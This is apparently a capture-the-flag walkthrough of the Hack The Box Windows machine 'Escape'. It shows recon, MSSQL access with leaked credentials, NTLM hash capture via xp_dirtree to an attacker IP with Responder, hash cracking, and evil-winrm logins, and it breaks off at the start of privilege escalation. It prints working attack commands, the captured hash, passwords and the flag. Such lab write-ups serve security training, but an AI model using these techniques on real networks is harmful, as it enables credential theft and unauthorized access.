ch3ckm8_HTB_Escape

Intro

Escape

OS
Windows

RELEASE DATE
25 Feb 2023

DIFFICULTY
Medium

MACHINE STATE
Retired

Tags: #windows #NotAssumedBreach #mssql #certificates #certvulntoESC1

Tools used:

- rpcclient (RPC enumeration)

- smbclient (SMB enumeration)
- ldapsearch (LDAP enumeration)
- mssqlclient (MSSQL enumeration, impacket)
- Responder (capturing the NTLM hash)
- certipy (ADCS abuse)

Reconnaissance

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.228.253 Escape.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV Escape.htb
```

```
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2025-08-17 09:18 CDT
Nmap scan report for Escape.htb (10.129.228.253)
Host is up (0.0074s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-17 22:18:28Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2025-08-17T22:19:49+00:00; +8h00m01s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-17T22:19:48+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.228.253:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.228.253:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-08-17T22:19:49+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-08-17T22:11:38
|_Not valid after:  2055-08-17T22:11:38
```

```
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-17T22:19:49+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-17T22:19:48+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8h00m00s, deviation: 0s, median: 7h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-08-17T22:19:11
|_  start_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 93.92 seconds
```

The host appears to be a DC, add this also on etc hosts: Subject Alternative Name: DNS: `dc.sequel.htb` and also change it to match to domain accordingly:

```
10.129.228.253 dc.sequel.htb sequel.htb
```

RPC enumeration

Anonymous logon

```
rpcclient -U "" -N sequel.htb
```

tried running some commands but got access denied:

```
└──╼ [★]$ rpcclient -U "" -N sequel\.htb
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomains
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

SMB enumeration

Anonymous logon

```
smbclient -N -L sequel.htb
```

```
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
Public          Disk
SYSVOL          Disk      Logon server share
```

hm i saw here the share `Public` which is not a default one, we could inspect it further:

```
smbclient //sequel.htb/Public
```

```
smb: \> ls
  .                                   D        0  Sat Nov 19 05:51:25 2022
  ..                                  D        0  Sat Nov 19 05:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 07:39:43 202
```


Interesting, lets download it:

```
smb: \> get SQL Server Procedures.pdf
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \SQL
smb: \> get "SQL Server Procedures.pdf"
getting file \SQL Server Procedures.pdf of size 49551 as SQL Server Procedur
es.pdf (1512.2 KiloBytes/sec) (average 1512.2 KiloBytes/sec)
```

(here you must use double quotes to download this file, since the filename contains spaces)

Next, i viewed the pdf: `SQL Server Procedures.pdf`

1st page:



SQL Server Procedures

Since last year we've got quite few accidents with our SQL Servers (looking at you Ryan, with your instance on the DC, why should you even put a mock instance on the DC?!). So Tom decided it was a good idea to write a basic procedure on how to access and then test any changes to the database. Of course none of this will be done on the live server, we cloned the DC mockup to a dedicated server.
Tom will remove the instance from the DC as soon as he comes back from his vacation.
The second reason behind this document is to work like a guide when no senior can be available for all juniors.

Accessing from Domain Joined machine


1. Use SQL Management Studio specifying "Windows" authentication which you can donwload here: https://learn.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-ver16
2. In the "Server Name" field, input the server name.
3. Specify "Windows Authentication" and you should be good to go.
4. Access the database and make that you need. Everything will be resynced with the Live server overnight.

Accessing from non domain joined machine

Accessing from non domain joined machines can be a little harder.
The procedure is the same as the domain joined machine but you need to spawn a command prompt and run the following command: `cmdkey /add:"<serverName>.sequel.htb" /user:"sequel\<userame>" /pass:<password>`. Follow the other steps from above procedure.

If any problem arises, please send a mail to Brandon

2nd page:



Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

- For the `domain joined` machines, the SQL Management Studio link is

https://learn.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-ver16

- For the `non domain joined` machines, the command inside the pdf is:

```
cmdkey /add:"<serverName>.sequel.htb" /user:"sequel\<userame>" /pass:<password>
```

- Also, Brandon's mail here is: `brandon.brown@sequel.htb`

- Lastly, we are given creds:

```
PublicUser
GuestUserCantWrite1
```

So in the contents of the pdf file give out important information. The first hint we are given, is that it has to do with SQL, and specifically an SQL Server.

Later on, the pdf informs us that machines out of the domain can connect in a different way, using cmdkey command instead of installing the SQL Management Studio.

Furthermoe, since we are give creds, we could check whether we can login somewhere with them first:

Checking where we can login with the given creds

Lets now use my script to bulk check the services to which we can login with those creds: ch3ckkm8/auto_netexec: Automating netexec to bulk check all available services, given the target and the creds to check

```
./auto_netexec_bulk_creds_checker.sh sequel.htb 'PublicUser' 'GuestUserCantWrite1'
```

```
[*] Checking if winrm port 5985 is open on sequel.htb...
[+] Port 5985 open — checking winrm with netexec
WINRM       10.129.228.253  5985   DC              [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
WINRM       10.129.228.253  5985   DC              [-] sequel.htb\PublicUser:GuestUserCantWrite1

[*] Checking if smb port 445 is open on sequel.htb...
[+] Port 445 open — checking smb with netexec
```

```
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Buil
d 17763 ×64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.228.253  445    DC               [+] sequel.htb\PublicUser:GuestU
serCantWrite1

[*] Checking if ldap port 389 is open on sequel.htb...
[+] Port 389 open — checking ldap with netexec
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Buil
d 17763 ×64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAPS       10.129.228.253  636    DC               [-] Error in searchRequest -> op
erationsError: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to pe
rform this operation a successful bind must be completed on the connection.,
data 0, v4563
LDAPS       10.129.228.253  636    DC               [+] sequel.htb\PublicUser:Guest
UserCantWrite1

[*] Checking if rdp port 3389 is open on sequel.htb...
[-] Skipping rdp — port 3389 is closed

[*] Checking if wmi port 135 is open on sequel.htb...
[+] Port 135 open — checking wmi with netexec
RPC         10.129.228.253  135    DC               [*] Windows 10 / Server 2019 Build
17763 (name:DC) (domain:sequel.htb)
RPC         10.129.228.253  135    DC               [-] sequel.htb\PublicUser:GuestUs
erCantWrite1 (RPC_S_SEC_PKG_ERROR)

[*] Checking if nfs port 2049 is open on sequel.htb...
[-] Skipping nfs — port 2049 is closed

[*] Checking if ssh port 22 is open on sequel.htb...
[-] Skipping ssh — port 22 is closed

[*] Checking if vnc port 5900 is open on sequel.htb...
[-] Skipping vnc — port 5900 is closed

[*] Checking if ftp port 21 is open on sequel.htb...
```

```
[-] Skipping ftp — port 21 is closed

[*] Checking if mssql port 1433 is open on sequel.htb...
[+] Port 1433 open — checking mssql with netexec
[*] Testing MSSQL with domain/Windows auth...
MSSQL       10.129.228.253  1433   DC              [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.228.253  1433   DC              [-] sequel.htb\PublicUser:GuestUserCantWrite1 (Login failed for user 'sequel\Guest'. Please try again with or without '--local-auth')
[*] Testing MSSQL with local SQL auth...
MSSQL       10.129.228.253  1433   DC              [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.228.253  1433   DC              [+] DC\PublicUser:GuestUserCantWrite1
```

According to the output here, we can login towards `LDAP`, `SMB` and `MSSQL` services, lets enumerate them with those creds:

LDAP enumeration as PublicUser

```
ldapsearch -LLL -x -H ldap://sequel.htb -s base namingcontexts
```

```
dn:
namingcontexts: DC=sequel,DC=htb
namingcontexts: CN=Configuration,DC=sequel,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=sequel,DC=htb
namingcontexts: DC=DomainDnsZones,DC=sequel,DC=htb
namingcontexts: DC=ForestDnsZones,DC=sequel,DC=htb
```

tried anonymous , not successful:

```
ldapsearch -LLL -x -H ldap://sequel.htb -b "DC=sequel,DC=htb"
```

SMB enumeration as PublicUser

```
nxc smb sequel.htb  -u 'PublicUser' -p 'GuestUserCantWrite1 ' --shares
smbmap -H sequel.htb -d sequel.htb -u PublicUser-p GuestUserCantWrite1
```

All of these failed.... hm what now, we tried `LDAP` `SMB` and no luck.

Lets move on and to investigate `MSSQL` :

MSSQL enumeration as PublicUser

```
mssqlclient.py sequel.htb/PublicUser:GuestUserCantWrite1@dc.sequel.htb
```

login was successful! , lets move on now and try to inspect the databases inside:

```
SQL (PublicUser  guest@master)> select name from master..sysdatabases;

name
------
master
tempdb
model
msdb
```

After some research, i found that these 4 databases are default databases on MSSQL.... so navigating their schemas and values wont provide anything usefull.

Foothold

But what to do next??? Can we do sth more in MSSQL besides viewing database contents?

i did some research, tried multiple things from here: https://hacktricks.xsx.tw/network-services-pentesting/pentesting-mssql-microsoft-sql-server

but the only one that appeared to work was the `NetNTLM` part:

remotely, on the MSSQL shell run this with your attacker ip:

```
EXEC xp_dirtree '\\10.10.14.96\share', 1, 1
```

and on your host, start responder:

```
sudo python3 Responder.py -I tun0
```

aand we got the ntlm hash of `sql_svc` user!

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.228.253
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:031325f9a83e80fb:D6EE0D2E3
D143D7A98B504141951CB4B:0101000000000000008074FBAFBD0FDC01FAB7D
3718260D4BE0000000002000800470043004B00550001001E00570049004
E002D004F00500045003900370052003800420044004E0035000400340
0570049004E002D004F00500045003900370052003800420044004E0035
002E00470043004B0055002E004C004F00430041004C0003001400470043004
3004B0055002E004C004F00430041004C000500140047004300 4B005500
2E004C004F00430041004C00070008008074FBAFBD0FDC0106000400020
000000800300030000000000000000000000000300000DB431A3C79C771
BEAD50BC0D8459CAFF43AA7C9AE900254574DC2382A288D8060A00100
00000000000000000000000000000000000900200063006900660073002F
```

```
00310030002E00310030002E00310034002E00390036000000000000000000000000
```


Now that we have the hash, lets attempt to crack it:

```
hashcat sql_svc_netntmlv2 /usr/share/wordlists/rockyou.txt
```

the crack was successful, and the password is `REGGIE1234ronnie`, we can now try to login via win-rm:

```
evil-winrm -i sequel.htb -u sql_svc -p REGGIE1234ronnie
```

and we are in:



```
*Evil-WinRM* PS C:\Users\sql_svc> whoami
sequel\sql_svc
*Evil-WinRM* PS C:\Users\sql_svc> hostname
dc
*Evil-WinRM* PS C:\Users\sql_svc> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::21ce:65d3:8335:f87c
   Link-local IPv6 Address . . . . . : fe80::21ce:65d3:8335:f87c%4
   IPv4 Address. . . . . . . . . . . : 10.129.228.253
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%4
                                       10.129.0.1
```

whats next? i checked the desktop and there was no flag there.

Directories and Files enumeration as sql_svc

We could do some enumeration here, such as inspecting the Users:

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/7/2023   8:58 AM                Administrator
d-r---         7/20/2021  12:23 PM                Public
d-----          2/1/2023   6:37 PM                Ryan.Cooper
d-----          2/7/2023   8:10 AM                sql_svc
```

tried navigating to `Public` and `Ryan.Cooper` but access was denied, lets move backwards towards the C drive to get a better picture of the overall file structure:

```
Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/1/2023   8:15 PM                PerfLogs
d-r---          2/6/2023  12:08 PM                Program Files
d-----        11/19/2022   3:51 AM                Program Files (x86)
d-----        11/19/2022   3:51 AM                Public
d-----          2/1/2023   1:02 PM                SQLServer
d-r---          2/1/2023   1:55 PM                Users
d-----          2/6/2023   7:21 AM                Window
```

Here are goal is to search for non default folders first. In this case, `Public` and `SQLServer` to me does not seem like default windows folders, so lets search those 2 first:

`Public` folder:

```
Directory: C:\Public

Mode                 LastWriteTime         Length Name
```

```
----          -------------        ------ ----
-a----        11/18/2022   5:39 AM         49551 SQL Server Procedures.pdf
```

Contains the pdf we found via smb earlier on the recon stage

`SQLServer` folder:

```
    Directory: C:\SQLServer

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/7/2023   8:06 AM                Logs
d-----        11/18/2022   1:37 PM                SQLEXPR_2019
-a----        11/18/2022   1:35 PM        6379936 sqlexpress.exe
-a----        11/18/2022   1:36 PM      268090448 SQLEXPR_x64_ENU.exe
```

hm ok now we found some files, since inspecting/debugging the `.exe` files is a more difficult approach, i will try searching the `Logs` and `SQLEXPR_2019` folders first:

`Logs`:

```
    Directory: C:\SQLServer\Logs

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          2/7/2023   8:06 AM          27608 ERRORLOG.BAK
```

contains an `.BAK` file, which is an extension used to signify a backup copy of a file, also lets download it and inspect it offline:

```
*Evil-WinRM* PS C:\SQLServer\Logs> download ERRORLOG.BAK

Info: Downloading C:\SQLServer\Logs\ERRORLOG.BAK to ERRORLOG.BAK

Info: Download successful!
```

`ERRORLOG.BAK`:

It contains large number of logs, but the most interesting ones were:

```
..........
2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
```

As we can see here, it contains SQL error log, the logs above show that user `Ryan.Cooper` failed to login once. After ryan's failed login, another user seems to fail `NuclearMosquito3` but by inspecting earlier the valid user i did not see that user anywhere! What if this username was a mistype by ryan and provided his password instead of his username? Lets find out:

Checking where we can login with ryan's creds

```
./auto_netexec_bulk_creds_checker.sh sequel.htb 'Ryan.Cooper' 'NuclearMosquito3'
```


```
[*] Checking if winrm port 5985 is open on sequel.htb...
[+] Port 5985 open — checking winrm with netexec
WINRM       10.129.228.253  5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
WINRM       10.129.228.253  5985   DC               [+] sequel.htb\Ryan.Cooper:NuclearMosquito3 (Pwn3d!)

[*] Checking if smb port 445 is open on sequel.htb...
[+] Port 445 open — checking smb with netexec
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 ×64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.228.253  445    DC               [+] sequel.htb\Ryan.Cooper:NuclearMosquito3

[*] Checking if ldap port 389 is open on sequel.htb...
[+] Port 389 open — checking ldap with netexec
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 ×64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAPS       10.129.228.253  636    DC               [+] sequel.htb\Ryan.Cooper:NuclearMosquito3

[*] Checking if rdp port 3389 is open on sequel.htb...
[-] Skipping rdp — port 3389 is closed

[*] Checking if wmi port 135 is open on sequel.htb...
[-] Skipping wmi — port 135 is closed

[*] Checking if nfs port 2049 is open on sequel.htb...
[-] Skipping nfs — port 2049 is closed

[*] Checking if ssh port 22 is open on sequel.htb...
[-] Skipping ssh — port 22 is closed

[*] Checking if vnc port 5900 is open on sequel.htb...
[-] Skipping vnc — port 5900 is closed

[*] Checking if ftp port 21 is open on sequel.htb...
[-] Skipping ftp — port 21 is closed

[*] Checking if mssql port 1433 is open on sequel.htb...
[+] Port 1433 open — checking mssql with netexec
MSSQL       10.129.228.253  1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.228.253  1433   DC               [+] sequel.htb\Ryan.Cooper:NuclearMosquito3
```

great! it appears ryan can login to `winrm` with those creds

```
evil-winrm -i sequel.htb -u ryan.cooper -p NuclearMosquito3
```

grabbed user flag! `c139f30e7a999df9e9d0cb0887b679eb`

proof:



```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> cat user.txt
c139f30e7a999df9e9d0cb0887b679eb
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> whoami
sequel\ryan.cooper
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> hostname
dc
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::21ce:65d3:8335:f87c
   Link-local IPv6 Address . . . . . : fe80::21ce:65d3:8335:f87c%4
   IPv4 Address. . . . . . . . . . . : 10.129.228.253
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%4
                                       10.129.0.1
```

Privesc

Folder structure:

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper> tree /f /a
Folder PATH listing
```

```
Volume serial number is EB33-4140
C:.
+---3D Objects
+---Contacts
+---Desktop
|       user.txt
|
+---Documents
+---Downloads
+---Favorites
|   |   Bing.url
|   |
|   \---Links
+---Links
|       Desktop.lnk
|       Downloads.lnk
|
+---Music
+---Pictures
+---Saved Games
+---Searches
\---Videos
```

Find domain groups:

```
net group /domain
```

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper> net group /domain

Group Accounts for \\


-------------------------------------------------------------------------------
*Cloneable Domain Controllers
```

```
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
```

Current user’s Group membership

```
whoami /groups
```

```
